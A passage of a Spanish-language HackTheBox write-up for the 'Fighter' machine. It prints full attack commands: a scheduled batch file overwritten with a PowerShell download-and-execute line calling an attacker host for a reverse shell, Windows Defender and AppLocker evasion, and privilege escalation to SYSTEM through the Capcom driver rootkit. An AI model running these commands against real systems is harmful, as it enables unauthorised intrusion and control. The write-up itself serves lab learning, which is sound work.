del /q /s c:\users\decoder\appdata\local\TEMP\*.tmp
exit

PS C:\Users\decoder> icacls clean.bat
clean.bat Everyone:(M)
          NT AUTHORITY\SYSTEM:(I)(F)
          FIGHTER\decoder:(I)(F)
          BUILTIN\Administrators:(I)(F)

Successfully processed 1 files; Failed processing 0 files
```

Aprovechando esta circunstancia, borré todo su contenido y añadí un código PowerShell que me permitiera descargar el script Invoke-PowerShellTcp.ps1 para establecer una reverse shell.

```
PS C:\Users\decoder> cmd /c copy /y NUL clean.bat
        1 file(s) copied.
PS C:\Users\decoder>  cmd /c "echo powershell IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.23/CMD.PS1') >> clean.bat"
PS C:\Users\decoder> type clean.bat
powershell IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.23/CMD.PS1')
PS C:\Users\decoder>
```


Pasado un tiempo, este script se ejecutó, permitiéndome acceder a la máquina objetivo como el usuario **decoder**. Es importante tener en cuenta que las reglas del firewall activas en la máquina objetivo impiden el tráfico saliente desde puertos no configurados en las mismas. Por lo tanto, es necesario asegurarse de que el puerto elegido para entablar una reverse shell esté permitido en el firewall.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ sudo rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.212.115] 49170
Windows PowerShell running as user decoder on FIGHTER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ============================================
fighter\decoder S-1-5-21-3593378018-3269441261-861123375-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
```

Con el fin de obtener una mayor información del sistema Windows de esta máquina, utilicé WinPEAS. Esta herramienta permite realizar un reconocimiento exhaustivo del sistema, identificando posibles vulnerabilidades y configuraciones incorrectas que podrían ser explotadas para obtener un mayor control sobre la máquina objetivo. Sin embargo, no es posible descargar este archivo en cualquier carpeta, por lo que es necesario comprobar los directorios en los que puedo escribir.


```powershell
function Get-WritableFolders {
    param (
        [string]$path = "C:\"
    )

    $folders = Get-ChildItem -Path $path -Recurse -Directory

    foreach ($folder in $folders) {
        try {
            $acl = Get-Acl $folder.FullName
            $accessRules = $acl.Access | Where-Object { $_.FileSystemRights -match "Write" -and $_.AccessControlType -eq "Allow"
            if ($accessRules) {
                Write-Output $folder.FullName
            }
        } catch {
            Write-Output "No se pudo acceder a $($folder.FullName)"
        }
    }
}
```

El resultado de ejecutar el script anterior es el siguiente:



A pesar de conocer el directorio donde es posible descargar winPEAS, no es posible ejecutar dicha herramienta en cualquier ubicación del sistema. Esto se debe a que AppLocker tiene establecidas políticas de restricción que determinan en qué directorios se permite la ejecución de aplicaciones. AppLocker es una característica de seguridad en Windows que ayuda a los administradores a controlar qué aplicaciones y archivos los usuarios pueden ejecutar. Estas políticas están diseñadas para prevenir la ejecución de software no autorizado y proteger el sistema contra posibles amenazas.


Para poder ejecutar winPEAS, es necesario identificar los directorios permitidos por las políticas de AppLocker. Esto implica revisar las reglas configuradas en AppLocker y asegurarse de que el directorio elegido para la ejecución de winPEAS esté incluido en las excepciones permitidas. De lo contrario, cualquier intento de ejecutar la herramienta en un directorio no autorizado resultará en un bloqueo por parte de AppLocker.



Sin embargo, a pesar de conocer el directorio donde puedo ejecutar winPEAS, descubrí que el antivirus Windows Defender está activo. Esto implica que es necesario eludir las defensas del antivirus para poder ejecutar dicha herramienta sin ser detectado.

```
PS C:\Windows\SysWOW64\Tasks> Invoke-PowerShellTcp : Program 'winPEASx64.exe' failed to run: Operation did
not complete successfully because the file contains a virus or potentially
unwanted softwareAt line:1 char:1
+ .\winPEASx64.exe
+ ~~~~~~~~~~~~~~~~.
At line:127 char:1
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.23 -Port 443
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExcep
   tion
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorExceptio
   n,Invoke-PowerShellTcp
```

Para lograrlo, descargué una versión ofuscada de winPEAS, diseñada para evitar la detección por parte de Windows Defender. A pesar de la gran cantidad de información proporcionada por winPEAS, no encontré nada que pudiera ser de utilidad inmediata.



Escalada de privilegios

Teniendo en cuenta todo lo anterior, decidí examinar los drivers disponibles en el sistema. Durante este proceso, descubrí un driver llamado capcom que podría ser utilizado para escalar privilegios.

```
PS C:\Users\decoder> cmd /c driverquery

Module Name  Display Name           Driver Type   Link Date
============ ==================== ============ ====================
1394ohci     1394 OHCI Compliant Ho Kernel       22/08/2013 13:38:14
3ware        3ware                  Kernel       12/04/2013 00:49:23
ACPI         Microsoft ACPI Driver  Kernel       07/10/2014 05:29:50
acpiex       Microsoft ACPIEx Drive Kernel       22/08/2013 13:37:47
acpipagr     ACPI Processor Aggrega Kernel       22/08/2013 13:38:48
AcpiPmi      ACPI Power Meter Drive Kernel       22/08/2013 13:38:53
acpitime     ACPI Wake Alarm Driver Kernel       22/08/2013 13:38:58
ADP80XX      ADP80XX                Kernel       12/07/2013 23:47:36
AFD          Ancillary Function Dri Kernel       13/10/2015 19:10:45
agp440       Intel AGP Bus Filter   Kernel       22/08/2013 13:39:35
ahcache      Application Compatibil Kernel       12/12/2014 01:51:20
AmdK8        AMD K8 Processor Drive Kernel       22/08/2013 10:46:34
AmdPPM       AMD Processor Driver   Kernel       22/08/2013 10:46:34
amdsata      amdsata                Kernel       09/07/2013 00:54:38
amdsbs       amdsbs                 Kernel       11/12/2012 22:21:44
amdxata      amdxata                Kernel       09/07/2013 00:45:00
AppID        AppID Driver           Kernel       29/10/2014 03:46:07
arcsas       Adaptec SAS/SATA-II RA Kernel       09/07/2013 02:50:17
AsyncMac     RAS Asynchronous Media Kernel       22/08/2013 13:38:53
atapi        IDE Channel            Kernel       22/08/2013 13:40:39
b06bdrv      Broadcom NetXtreme II  Kernel       04/02/2013 20:47:18
BasicDisplay BasicDisplay           Kernel       22/08/2013 13:39:31
BasicRender  BasicRender            Kernel       08/11/2017 16:55:00
Beep         Beep                   Kernel       22/08/2013 13:40:24
bfadfcoei    bfadfcoei              Kernel       08/04/2013 01:02:01
bfadi        bfadi                  Kernel       27/03/2013 22:08:38
bowser       Browser Support Driver File System  04/10/2016 22:39:40
bxfcoe       Broadcom NetXtreme II  Kernel       04/02/2013 22:38:12
bxois        Broadcom NetXtreme II  Kernel       04/02/2013 22:40:01
Capcom       Capcom                 Kernel       05/09/2016 08:43:33
Cbafilt      Cbafilt                File System  22/08/2013 13:39:31
```


Para explotar esta vulnerabilidad, descargué los scripts necesarios y los agrupé en un solo archivo. Este enfoque permite tener un control centralizado sobre el proceso de explotación, facilitando la ejecución y el manejo de los scripts necesarios para aprovechar la vulnerabilidad del driver capcom y así escalar privilegios en la máquina objetivo.

```
┌──(administrador㉿kali)-[~/Descargas/Capcom-Rootkit-master]
└─$ find . -name "*.ps1" -exec cat {} \; -exec echo \; > capcom-all

┌──(administrador㉿kali)-[~/Descargas/Capcom-Rootkit-master]
└─$ ls
capcom-all  Capcom.psd1  Capcom.psm1  Driver  Exploit  Headers  Helpers  README.md  Rootkit
```

Después de ejecutar la función Capcom-ElevatePID, logré acceder al sistema con los privilegios de NT AUTHORITY\SYSTEM.


```
PS C:\Users\decoder\Desktop> IEX(New-Object System.Net.WebClient).downloadString('http://10.10.16.23/capcom-all.ps1')
PS C:\Users\decoder\Desktop> Capcom-ElevatePID

[+] SYSTEM Token: 0xFFFFC00130A077CB
[+] Found PID: 2552
[+] PID token: 0xFFFFC00133E8E06E
[!] Duplicating SYSTEM token!

PS C:\Users\decoder\Desktop> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384
```

Sin embargo, para mi sorpresa, todavía no podía leer la flag del usuario root. Al explorar la carpeta Administrator, encontré dos archivos: checkdll.dll y root.exe.




Con el fin de examinar de manera más exhaustiva estos binarios, los transferí a mi máquina de atacante. Para realizar esta transferencia, fue necesario convertir los archivos a formato base64.


Una vez transferidos, decodifiqué los archivos obtenidos anteriormente:



Al inspeccionar el código fuente, observé que se realizaba una operación XOR con el valor 9 en cada byte del string Fm\fEhOl}h`.



Teniendo en cuenta esta información, utilicé CyberChef para encontrar el string que debía utilizar. CyberChef es una herramienta versátil que permite realizar diversas operaciones de codificación y decodificación de manera sencilla.



Además, desarrollé un script en C que permite obtener el mismo resultado. Este script realiza la operación XOR con el valor 9 en cada byte del string Fm\fEhOl}h`.

Al ejecutar el programa en C, obtuve la cadena necesaria para leer la flag de root:

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ gcc xor_fighter.c -o xor_fighter

┌──(administrador㉿kali)-[~/Descargas]
└─$ ./xor_fighter
OdioLaFeta

┌──(administrador㉿kali)-[~/Descargas]
└─$
```

Finalmente, con esta cadena, pude acceder y leer la flag del usuario root, completando así el desafío de la máquina “Fighter” en HackTheBox:

```
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         24/10/2017     17:02       9216 checkdll.dll
-a---         23/07/2024     02:19      12728 checkdll.dll.b64
-a---         08/01/2018     22:34       9728 root.exe
-a---         23/07/2024     02:16      13434 root.exe.b64


PS C:\Users\Administrator\Desktop> .\root.exe OdioLaFeta
PS C:\Users\Administrator\Desktop>
```

Bibliografía

https://juggernaut-sec.com/applocker-bypass/
https://stackoverflow.com/questions/53779883/find-world-writable-files-with-powershell
https://learn.microsoft.com/en-us/powershell/module/netsecurity/get-netfirewallprofile?view=windowsserver2022-ps
https://learn.microsoft.com/es-es/windows/security/application-security/application-control/windows-defender-application-control/applocker/administer-applocker